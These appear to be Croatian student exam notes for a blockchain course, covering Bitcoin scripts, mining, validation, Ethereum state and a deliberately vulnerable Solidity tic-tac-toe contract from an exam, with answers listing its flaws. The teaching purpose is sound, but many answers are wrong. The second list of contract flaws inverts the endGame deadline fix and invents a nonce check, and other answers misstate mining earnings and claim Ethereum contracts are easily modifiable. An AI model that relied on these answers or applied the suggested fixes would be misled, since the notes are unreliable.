   b) **(12 bodova)** Napišite `pubScript` (*locking* skriptu) za sustav u kojem postoje 3 sudca od kojih bilo tko smije potpisati transakciju u slučaju sukoba između Zvonka i Ante. Skripta mora osigurati da sudci ne mogu potpisati transakciju bez barem jednog potpisa Zvonka ili Ante.
   Napomene: Svaki sudionik u transakciji može imati više od jednog javnog i privatnog ključa. Također, u bodovanje ulazi i veličina skripte s obzirom na broj operacija i veličinu u byteovima.

a)

Locking skripta: OP_2 pk_ante pk_zvonko pk_sudac 3 op_checkmultisig
Unlocking skripta: OP_0 sig_ante (sig_zvonko ili sig_sudac)

b)

Locking skripta: 1 <pkS1> <pkS2> <pkS3> 3 OP_CHECKMULTISIG OP_IF OP_1 OP_ELSE OP_2 OP_ENDIF <pkAnte> <pkZvonko> 2 OP_CHECKMULTISIG
Unlocking skripta:

OP_0 <sigAnte> <sigZvonko>
ili OP_0 <sigAnte> OP_0 <sigS(1|2|3)>
ili OP_0 <sigZvonko> OP_0 <sigS(1|2|3)>

5. **(20 bodova)** Na drugoj stranici ispita nalazi se Solidity kôd pametnog ugovora koji omogućuje korisnicima igranje igre križić-kružić. Ugovor također omogućuje korisnicima klađenje na ishod partije, tj. svaki igrač mora uplatiti neki ulog na ugovor. Svaka instanca ugovora postavljenog na Blockchain predstavlja jednu partiju između dva igrača. Za funkciju `checkGameOver()` možete pretpostaviti da je ispravno implementirana.

   Nažalost ovaj ugovor je napisala osoba koja nije dobro pročitala dokumentaciju Solidity jezika te nije položila RGKK na FER-u, zbog čega ugovor sadrži nekoliko sigurnosnih propusta. Vaš zadatak je pronaći barem 4 takva propusta koji omogućuju napadaču manipulaciju tijeka igre i/ili povlačenje novaca s ugovora bez obzira na ishod partije. Uz pronalazak propusta potrebno je opisati koje su posljedice tih propusta te predložiti kako se kôd može popraviti da više ne sadrži propust.

   Ignorirajte sintaksne greške. Pronalazak jednog propusta, opis posljedica i ispravak nosi 5 bodova. Dopušteno je/preporuča se pronalazak više od 4 propusta. Rješenja koja ne ukazuju na sigurnosne propuste i/ili još više komprimiraju sigurnost ugovora mogu biti nagrađena negativnim bodovima.

```
1 pragma solidity ^0.4.24;
2
3 contract TicTacToe {
4
5     uint32 _turnLength;
6     address[2] _players;
7
8     uint8 _p2Nonce;
9     bytes32 _p1Commitment;
10
11    uint8[9] _board;
12    uint8 _currentPlayer;
13    uint _turnDeadline;
14
15    constructor(address opponent, uint32 turnLength, bytes32 p1Commitment) public {
16        _players[0] = msg.sender;
17        _players[1] = opponent;
18        _turnLength = turnLength;
19        _p1Commitment = p1Commitment;
20    }
21
22    function joinGame(uint8 p2Nonce) public payable {
23        require(msg.sender == _players[1]);              // Check player 2.
24        require(msg.value >= address(this).balance);     // Check player 2 stake.
25        _p2Nonce = p2Nonce;                              // Register player 2 nonce.
26    }
27
28    function startGame(uint8 p1Nonce) public {
29        require(keccak256(p1Nonce) == _p1Commitment);    // Check player 1 commitment.
30        _currentPlayer = (p1Nonce ^ _p2Nonce) & 0x01;    // Select starting player.
31        _turnDeadline = block.number + _turnLength;      // Set new turn deadline.
32    }
33
34    function playMove(uint8 squareToPlay) public {
35        require(msg.sender == _players[_currentPlayer]); // Check that correct player.
36        _board[squareToPlay] = _currentPlayer;           // Make a move.
37        if (checkGameOver()) {                           // Check if game is finished.
38            selfdestruct(msg.sender);                    // Destroy contract and send
39        }                                                // founds to winner.
40        _currentPlayer ^= 0x01;                          // Set new current player.
41        _turnDeadline = block.number + _turnLength;      // Set new turn deadline.
42    }
43
44    function endGame() public {
45        if (block.number > _turnDeadline) {              // Check deadline.
46            selfdestruct(msg.sender);                    // Destroy contract and send
47        }                                                // founds to caller.
48    }
49
50    function checkGameOver() internal returns (bool gameOver) {
51        // Assume correct implementation.
52    }
53 }
```

RJEŠENJE:

1. 36. linija - možda nekakav require da je to polje prazno
2. 46. linija - provjeriti tko briše ugovor -> require(msg.sender==_players[0] || msg.sender==_players[1],”Only player can destruct contract”)
3. startGame se može pozvati prije nego što se drugi igrač pridružio. treba uvesti require(_p2Nonce != 0, “Player 2 didn’t join”) u startGame
4. u funkciji playMove - treba provjeriti je li squareToPlay manji od 9
5. checkGameOver ima kodomenu bool, a igra može završiti bez pobjednika -> zadnji na potezu će pokupit novce iako nije pobjednik (komentar kaže winner takes funds)

6. konstruktor bi trebao biti payable
7. board je u početku popunjen nulama, a igrači su 0 i 1, dakle 0 uvijek pobjeđuje

U nastavku su navedena četiri sigurnosna propusta u Smart ugovoru za igru križić-kružić (TicTacToe):

1.Propust: Funkcija joinGame() ne provjerava jesu li sredstva koja je igrač uplatio dovoljna za ulog u igri.
Posljedice: Napadač može pridružiti igru s manjim iznosom sredstava nego što je potrebno za ulog, čime se narušava fer igra.
Ispravak: Dodati provjeru da uplaćeni iznos bude jednak ili veći od očekivanog uloga.

2.Propust: Funkcija startGame() ne provjerava je li vrijednost parametra plNonce ispravna prije provjere _plCommitment.
Posljedice: Napadač može koristiti neispravnu vrijednost nonce-a kako bi zaobišao provjeru _plCommitment i narušio ishod igre.
Ispravak: Provjeriti ispravnost vrijednosti nonce-a prije provjere _plCommitment.

3.Propust: Funkcija playMove() ne provjerava je li kvadrat koji igrač želi igrati već zauzet.
Posljedice: Napadač može igrati na već zauzet kvadrat, narušavajući pravila igre i ishod partije.
Ispravak: Dodati provjeru da kvadrat koji igrač želi igrati nije već zauzet.

4.Propust: Funkcija endGame() ne provjerava je li igrač poziva funkciju nakon isteka roka za potez (_turnDeadline).
Posljedice: Igrač može završiti igru i povući sredstva iz ugovora čak i nakon što je istekao rok za potez, bez obzira na ishod partije.
Ispravak: Dodati provjeru da se funkcija endGame() može pozvati samo ako nije istekao rok za potez.

MI 2020.

1. Općenito
    a. Nabroji bar 3 čimbenika dobre kriptografske slagalice: trivijalno je provjeriti njenu točnost, potrebno je mnogo računalnih resursa, podesiva težina, vjerojatnost rješavanja slagalice od nekog čvora je proporcionalna s njegovom računalnom snagom/resursima
    b. Koliko treba vremena za 1 blok 10 min u prosjeku
    c. Zašto je rudarima u interesu stavljati transakcije u svoj blok? Čime je količina transakcija u bloku određena? jer svaka (velika većina) transakcija sadrži nagradu, količina transakcija je limitirana veličinom bloka (1MB, ja mislim)
    d. Što je težina slagalice i kako/zašto ju namještamo? količina hasheva koje računalo mora generirati da riješi slagalicu, u praksi je to prag od kojeg dobiveni hash mora biti manji, namještamo ju tako da u prosjeku (očekivanju) mreža producira blok svakih 10 minuta, što je prag manji to je teže riješiti slagalicu u očekivanju
    Težina rudarenja (eng. difficulty) u Bitcoin mreži je parametar koji regulira koliko je teško rješavanje matematičkog problema (PoW) potrebnog za dodavanje novog bloka u lanac blokova.

    Glavna svrha težine rudarenja je održavanje konzistentnog vremenskog intervala između generiranja novih blokova. U Bitcoin mreži, cilj je dodati novi blok svakih 10 minuta. Međutim, budući da se ukupna računalna snaga (hashing power) rudara mijenja s vremenom, težina rudarenja se prilagođava kako bi se održao taj ciljani vremenski interval.

2. Tri locking skripte za koje je trebalo napisati unlocking:
    a. pay to pub key hash -> <sig> <pubkey>
    b. OP_CHECKMULTISIG -> OP_0 <sig1> <sig2>
    c. OP_ADD OP_2 OP_EQUALVERIFY OP_SUB OP_2 OP_EQUAL -> npr 3 1 1 1
3. Rudarenje
    a. Koliko je potrebno da iskopamo blok ako imamo 0.5GHash/s a mreza ima 10 THash/s t-next = 10 min / (0.5 / 10 000) = 200000 minuta
    b. Kako se mijenjaju očekivanje i varijanca ako se razmak između blokova udvostruči? Vrijeme između pronađenih blokova se ravna po eksponencijalnoj distribuciji i varijanca je kvadrat očekivanja. Očekivanje će u ovom slučaju se udvostručiti, a varijanca učetverostručiti.
    c. Koje su prednosti ulaska u bazen? Omogućeno je rudarenje malim rudarima jer se varijanca smanjuje. Češće će dobivati po malo i tako se smanjuje rizik od nedostatka prihoda. Nije više potrebno trošiti resurse na validiranje nego usmjeriti na pronalazak nonce-a.

d. Što je sebično rudarenje? Koje sigurnosne probleme predstavlja? Sebično rudarenje je privremeno zadržavanje bloka jednom kad ga pool nađe, time sebi povećava šanse da nađemo sljedeći blok prvi jer imamo prednost nad svima drugima, problem je u tome što se smanjuje transparentnost mreže što može dovesti do potencijalnog pada povjerenja u bitcoin, a time i vrijednosti bitcoina)

4. Želimo kupiti auto za 11 BTC, a imamo 4 nepotrošena izlaza transakcije (UTXO), svaki po 3 BTC.
    a. Koliko izlaznih UTXO imamo u ovoj transakciji 2 (11 BTC ide prodavaču, 1 BTC ide nama natrag - to su 2 izlaza; side-note: transaction fee nije dio output i on ide u iznos coinbase transakcije)
    b. Koliko locking, a koliko unlocking skripti je u ovoj transakciji? 4 unlocking, 2 locking
    c. Koliko parova locking-unlocking se mora izvršiti za validaciju transakcije? 4 Svaki input se mora otključat.
    d. Je li količina UTXO-a ograničena? Ako da, čime?
    cijeli block je max 1MB (ja mislim), a osim toga ovdje je možda poanta više da mineri ne uzimaju obzir prevelike transakcije jer su neisplative ako nemaju jako veliki fee, miner će uvijek uzeti što više transakcija jer tako maksimalno zarađuje (ako uspije riješiti slagalicu i predložiti novi blok)
5. Validacija
    a. Opiši što čvor treba napraviti kako bi validirao transakcije bloka (bar 3 uvjeta)? 1) mislim da mora postojat svaki input koji koristimo, i transakcija mora bit sintaksno dobro složena, što se tiče outputa ne postoji neispravan output, eventualno postoji nevaljana locking skripta, 2) jesu li outputi već potrošeni ranije, 3) da transakcija već nije viđena 4) je li input veći ili jednak outputu
    b. Kada se blok B smatra ispravnim? kada mu je hash manji od praga t, pod uvjetom da su sve njegove transakcije validne i merkleovo stablo točno i takve stvari
    c. Hoće li čvor N zaključiti da je blok B ispravan ako sadrži hash pokazivač na blok A, a u čvoru N zadnji blok u lancu nije A? blok B će biti ispravan samo ako mu je prethodni čvor A također ispravan (to ide rekurzivno do kraja). Ako npr. prihvatimo blok C umjesto bloka A, koja su oba ispravna, i dolazi nam B koji je također ispravan, onda ćemo i dalje prihvatit B, jer sad on ima najduži lanac (AB: 2 > 1: C)
    d. Ako čvor odluči ne prihvatiti neki blok B, a taj blok je ispravan, hoće li ga jednom u budućnosti moći prihvatiti? Zašto? Da, ako taj blok postane dio najdužeg lanca -- npr. dođe nam blok C koji je povezan na blok B, pa tranzitivno prihvaćamo blok B? Jedini razlozi zašto ne bismo prihvatili ispravan blok su to da on nije dio najdužeg lanca ili da koristimo neku nestandardnu strategiju rudarenja.

ZI 2020.

1. BTC općenito
    a. Zašto BTC transakcija nije potpuno anonimna

Morate se registrirati kod centralizirane mjenjačnice kriptovalute, decentralizirane aplikacije ili kripto banke za sve takve usluge. Te će platforme najvjerojatnije trebati da dovršite KYC proces da bi vas prihvatili kao kupca. Na taj način stvarate vezu između podataka iz stvarnog svijeta i javnog ključa novčanika, koji se može koristiti za otkrivanje pojedinosti o identitetu iza javnog ključa novčanika. Također, novo generirane izlazne adrese su adrese na koju se šalju ostaci od plaćanja pa se i preko toga može pratiti promet.

Isto i bez korištenja centraliziranih mjenjačnica, samim time što je zapisana adresa ljudi koji šalju i primaju BTC, to nikad neće biti potpuna anonimnost, nego pseudoanonimnost. Točke ulaza i izlaza (fiat-blockchain) su strogo nadgledane.

    b. Objasni Lightning Network. Na koju funkcionalnost BTC se oslanja?

Lightning network je protokol za plaćanje koji funkcionira na aplikacijskom sloju koji se nalazi iznad lanca blokova. Funkcionira na način da se između korisnika uspostavlja kanal i pritom korisnici daju sigurnosni depozit u zajednički novčanik. Time se stvara prva transakcija na blockchainu. Dok je kanal otvoren, korisnici mogu raditi izmjene stanja novčanika, dok god su obje stranke potpisale izmjene. U trenutku kad bilo koji od korisnika želi prekinuti kanal i dobiti svoja sredstva, to može napraviti pomoću svog privatnog ključa.

    c. Primjer usluge za anonimizaciju

miješanje- coinjoin, online novčanici

    d. 2 razloga zašto mikrotransakcije ne funkcioniraju na BTC

1.visoki transakcijski troškovi - za svaku transakciju potrebno je platiti visko naknade za transakcije.

2.volatilnost vrijednosti- Neki tvrde da Bitcoin nije prikladan za korištenje za mikrotransakcije zbog toga što je toliko promjenjiv. Npr. 2010. god 10000 BTC je vrijedilo 43 dolara, a 2017 je vrijedilo 200 mil. dolara›


3. Sporo vrijeme transakcije: sporo vrijeme transakcije Bitcoina može otežati pravovremenu obradu mikrotransakcija.U tom trenutku se stvara druga transakcija na blockchainu i dogovoreni iznosi su uplaćeni korisnicima na račun.

2. Dana tablica ETH adresa, stanja računa i nonce. Dana tablica sa transakcijama koje se izvode sekvencijalno.

a. Koje od ovih transakcija se ne mogu izvršiti i zašto?
Nemamo tablicu pa cu ispisat glavne razloge odbijanja transakcije:

- Transakcijska pogreška ErrAlreadyKnown javlja se kada korisnici pokušaju ponovno poslati transakciju koja je prethodno poslana
- transakcijska pogreška ErrInvalidSender javlja se kada je potpis s adrese s koje šaljete transakciju nevažeći.
- ErrNonceTooLow se događa kada je jednokratna vrijednost(nonce) manja od odgovarajuće vrijednosti vaše posljednje poslane transakcije.
- ErrNonceTooHigh se događa kada Ethereum čvor otkrije "nonce gap", što znači da je otkrio transakciju s nonce-om koji je veći od nonce-a vaše prethodne transakcije plus 1.
- ErrUnderpriced se događa kada je cijena gas-a transakcije ispod minimalnog iznosa koji je čvor konfiguriran da prihvati.
- ErrReplaceUnderpriced se događa kada korisnik pokuša zamijeniti ili otkazati transakciju, a količina goriva nije veća od izvorne transakcije. Ako je plin zamjenske transakcije manji od izvorne transakcije, nova transakcija neće zamijeniti izvornu transakciju.
- Pogreška ErrInsufficientFunds uobičajeni je neuspjeh Ethereum transakcije koji se događa kada novčanik koji šalje nema dovoljno sredstava (ETH) da pokrije maksimalni gas koji transakcija može potrošiti plus sva ETH sredstva izravno poslana u transakciji.
- Prije nego što se pametni ugovor može izvršiti na Ethereumu, postoji fiksni trošak—poznat kao intrinzični gas—koji se mora platiti. Taj se trošak izračunava dinamički i ovisi o vrsti transakcije i broju bajtova u teretu transakcije. Ako je ograničenje gas-a manje od intrinzične naknade, rudari će odbiti transakciju.
- Pogreška ErrNegativeValue javlja se prilikom pokušaja slanja negativnog iznosa sredstava
- ErrOversizedData dpogađa se kada veličina ulaznih podataka rezultira transakcijom čija je ukupna veličina veća od 128 KB. Ovaj neuspjeh transakcije nije uzrokovan pogreškom konsenzusa, već je implementiran kao mjera za zaštitu mreže od napada uskraćivanja usluge (DoS).

b. Navedi globalno stanje za neku adresu na kraju izvođenja transakcija



c. Ako se transakcije ne izvode sekvencijalno i istovremeno se trebaju izvesti 2 transakcije, koja će se izvesti prva i zašto?
d. Jesu li globalna stanja na dvije adrese ista? Zašto? U čemu se razlikuju ako nisu?
nisu. Globalno stanje za svaku adresu A uključuje i broj transakcija nA kojima je ta adresa bila izvor. upravo za taj nonce nA se razlikuju. Inače, globalna stanja će se razlikovati jer će svaka adresa imati vlastite UTXO-e koji su povezani s njom.

Globalno stanje (*World State*)

Preslikavanje između adresa i *stanja računa*.

Stanje računa:

- `nonce`: broj transkacija.
- `balance`: iznos kriptovalute.
- `storageRoot`: hash pokazivač na strukturu podataka u kojoj je pohranjena trajna memorija ugovora.
- `codeHash`: hash pokazivač na bytecode ugovora.

mozda se onda razlikuju i po balance, za storageRoot i codeHash msm da im je ista vrijednost ak su iz istog ugovora

3. Random
a. Navedi 3 kriptovalute i kako je raspodijeljena glavna knjiga ostvarena kod njih?
1.Bitcoin- javna i bez dozvole
2.Ether- javna i bez dozvole
3.Ripple - javna i s dozvolom
b. Što je Tangle? Unutar koje kriptovalute je ostvaren? Koja je veza između izvršavanja i validacije?
IOTA Tangle je inovativna vrsta tehnologije distribuirane knjige (DLT) koja je posebno dizajnirana za IoT. IOTA Tangle je razvijen kako bi omogućio mikro-transakcije bez naknada za rastući ekosustav IoT uređaja.Ostvaren je unutar IOTA kriptovalute.
Također, potrebno je validirati nekoliko transakcija kako bi proveli svoju transakciju.

Treća generacija


- Fokus na mikroplaćanja
- Koriste usmjerene acikličke grafove (DAG)
- Primjer IOTA (tangle struktura podataka)
  - paralelna validacija: svaki član mreže koji želi izvršiti transakciju mora validirati dvije postojeće transakcije
  - nagrada za validaciju nisu novi tokeni (ima ih fiksan broj)
  - mreža postaje brža što je više ljudi koristi

c. Što je *pump and dump*?
Ove prijevare uključuju tržišne manipulatore koji šire lažne informacije o kripto projektu i na kraju prodaju svoje tokene nakon što dovoljno malih ulagača kupi valutu.
Plan je bio umjetno napuhati cijenu dionice prije nego što se proda neinformiranim potrošačima koji su bili dovedeni u zabludu da misle da ulažu u dobro koje obećava.


4. Pisac može osigurati svoje vlasništvo djela na načina da si ga pošalje na mail kad završi pisanje i ne otvori taj mail. To se zove *poor man's copyright*.
    a. Kome sud treba vjerovati ovdje da je pisac zapravo autor djela?
    Slanje kopije vašeg rada sebi neće služiti kao zamjena za registraciju vašeg autorskog prava kod Ureda za autorska prava SAD-a. Međutim, poštanski žig na "autorskom pravu siromaha" mogao bi dati određenu vrijednost kreatoru u tužbi za povredu, tako što bi se mogao koristiti kao dokaz da je djelo postojalo na određeni datum ili da bi se pokazalo da je djelo neovisno nastalo prije nastanka nekog drugog djela.
    b. Kako biste autorska prava ostvarili decentralizirano na BTC?
    Autorska prava mogu se ostvariti na decentraliziran način na Bitcoin mreži korištenjem digitalnih potpisa. Digitalni potpis je kriptografski potpis koji se može koristiti za dokazivanje vlasništva nad dokumentom ili drugom digitalnom imovinom. Potpisivanjem dokumenta ili sredstva digitalnim potpisom vlasnik može dokazati da je autor ili kreator sredstva, štiteći ga od neovlaštene uporabe. Također, potpis i javna objava dokazuju tko je prvi napravio rad/izum.
    c. Nakon nekoliko godina nestane velik dio čvorova. Je li autorsko pravo još uvijek sigurno i zašto?
    Da, autorska prava su i dalje sigurna čak i ako većina čvorova na mreži nestane nakon nekoliko godina. To je zato što su podaci pohranjeni na blockchainu nepromjenjivi, što znači da se ne mogu promijeniti ili izbrisati. Ovo osigurava da su autorska prava izvornog autora sigurna, čak i ako većina čvorova na mreži više nije aktivna.
    d. Navedi jednu prednost i manu ostvarenja istih svojstava na ETH vs BTC.
    Jedna prednost postizanja svojstava autorskih prava na Ethereumu u odnosu na Bitcoin je ta što Ethereum omogućuje složenije pametne ugovore i funkcionalnosti koje se mogu koristiti za zaštitu i kontrolu digitalne imovine. Osim toga, Ethereum također omogućuje veću fleksibilnost kada je u pitanju stvaranje i provedba zakona o autorskim pravima jer se njegovi pametni ugovori mogu lako modificirati i prilagoditi promjenjivim zakonima.

    Jedan nedostatak postizanja svojstava autorskih prava na Ethereumu u odnosu na Bitcoin je taj što je Ethereum složenija platforma potrebno je napisati netrivijalne ugovore.

Kako možemo nekoga uvjeriti da se određeni list stvarno nalazi u Merkleovom stablu?
Možemo mu dati dio stabla koji hash pointerima vodi do tog određenog lista. Dakle, kažemo koje hash pointere da prati do tog lista.



Kako možemo nekoga uvjeriti da element nije dio stabla?



Što čini sustav digitalnog potpisa?

Trojka algoritama:


- $G()$ – algoritam koji generira par ključeva (sk, pk).
- $S(sk, m)$ – algoritam koji na temelju privatnog ključa sk i poruke m generira *potpis* $\sigma \leftarrow S(sk, m)$.
- $V(pk, m, \sigma)$ – algoritam koji prima javni ključ, poruku i njezin tobožnji potpis i vraća `true` ako je σ ispravan potpis poruke m odgovarajućim privatnim ključem, a `false` ako nije.

Koja su sigurnosna svojstva hash funkcije?

Otporna je na kolizije, skriva poruku

MI 2021.

1. Bitcoin protokol
    a. Objasniti Sybil napad, koji ga mehanizam u Nakamotovom konsenzusu sprječava
    Sybil napad uključuje napad pomoću kloniranih čvorova. Kako je mehanizam provjere proof-of-work, onemogućen je takav napad.
    b. Zašto je kod Pay-to-Script-Hash transakcija pošiljatelj ima manje transakcijske troškove nego za dugačke skripte? Zato što pošiljatelj ne specificira velike i netrivijalne skripte koje zauzimaju dodatan prostor u bloku, koji je glavni razlog transakcijskih troškova.
    c. Čvor smo u Bitcoin sustavu, primili blok B koji je ispravan, hoćemo li nužno odbiti B ako nema hash pokazivač na zadnji blok u našem trenutnom lancu blokova?
    Nećemo nužno odbiti, no najbolja strategija je rudariti na najduljem lancu i prihvaćati i validirati na njemu. Možemo ga prihvatiti, no riskiramo da ne rudarimo na najduljem lancu.
    d. Što je izdvojeni svjedok (SegWit)? Dvije motivacije za uvođenje SegWita



Izdvojeni svjedok je implementacija protokola da zaštiti protiv transakcijske malleability.. ECDSA ima malleability svojstvo – moguće je promijeniti bitove potpisa, a da on još uvijek bude ispravan. Stoga, identifikator potpisane transakcije može biti različit od identifikatora transakcije koja završi u lancu. SegWit sadrži podatke koji su potrebni za provjeru valjanosti transakcije ali koji nisu potrebni za određivanje učinka transakcije. Postoji dodatno Merkleovo stablo svjedoka koje odražava podatke transakcija kako bi se mogli provjeriti. Druga motivacija je to što nekad prijenos potpisa nije potreban, čvor samo želi listu transakcija.

2. Ana odluči zaključati svoje novčiće lozinkom P koristeći scriptPubKey:
   `OP_SHA256 <SHA256 od P> OP_EQUALsy`
   a. Napisati scriptSig koji otključava novčiće
      P
   b. Pretpostavka: lozinka je slaba i sastoji se od 5 znakova, računanje SHA256 svih lozinki duljine 5 je u moguće u razumnom vremenu; objasniti zašto novčići mogu biti ukradeni ubrzo nakon što njena transakcija završi na lancu blokova
      Ukoliko znamo lozinke/privatne ključeve, lako je iskoristiti UTXO s lanca.
      Ako napadač ima pristup privatnom ključu, može generirati valjane digitalne potpise i prenijeti novčiće na svoju adresu.//Mislim da je ovo proizvoljna lozinka, da ovo nema veze s nicijim javnim i privatnim kljucevima, samo moramo izgenerirati sve kombinacije znakova dok ne nademo tocno onu, koja kad se hashira sa SHA256 daje `<SHA256 od P>` od lozinke koji se nalazi u locking

skripti. Pošto je duljina te lozinke 5 znakova, to je relativno lagano

   c. Pretpostavka: lozinka je jaka i sastoji se od 42 znaka, je li siguran način zaštite novčića Ovisi koliko je bitova jedan znak, onda je 2^(broj bitova jednog znaka * 42)? I dalje se može lokalno vrtiti bruteforce koji provjerava sve kombinacija, al pošto je tako velik broj znakova, to je relativno tesko

3. Rudarenje blokova u Proof-of-Work sustavu. Hashrate vaše opreme 0.5 GHash/s, dok je čitava mreža 10 THash/s
   a. Prosječno vrijeme rudarenja jednog bloka je 10 min, izračunati vrijeme potrebno za pronalazak 1 bloka -> **200 000 min**
   b. Kako bi povećanje prosječnog vremena rudarenja na 20 min utjecalo na očekivanje i varijabilnost vaše zarade? Očekivanje bi se povećalo 2 puta, a varijanca za 4 puta.
      Očekivanje zarade će se udvostručiti jer će dulje vrijeme između blokova rezultirati većim nagradama kada se blokovi pronađu. To znači da ćete na kraju imati dvostruko veći prosječni prihod po jedinici vremena.

      Varijanca zarade će se povećati za faktor od 4 jer će dulje vrijeme između blokova dovesti do veće fluktuacije prihoda. Razdoblja s manjim prihodima će biti dulja, dok će razdoblja s većim prihodima biti isto tako dulja. To povećava varijancu zarade, jer će se prihodi znatno više razlikovati od prosjeka.
   c. Prednosti rudarenja u sklopu bazena rudara u odnosu na individualno rudarenje Varijanca se smanjuju i osiguravamo se da ćemo dobivati stalne prihode. Također ne troše se resursi na validiranje blokova, što je trošilo resurse.
   d. Što je to sebicno rudarenje? Posljedice sebičnog rudarenja na sigurnost mreže
      Sebično rudarenje jest privremeno zadržavanje bloka. Ako je rudar ispred public blockchaina za 2 skrivena bloka, svo rudarenje ostatka mreže će biti bezveze utrošeno. Ostali rudari će rudariti na kraju lanca, onog koji oni misle da je najduži, ali čim netko nađe sljedeći blok, taj sebični rudar može oglasiti ta 2 bloka koja je skrivao i ovaj pronađeni blok će biti odbačen jer je ovaj drugi lanac sada najdulji.

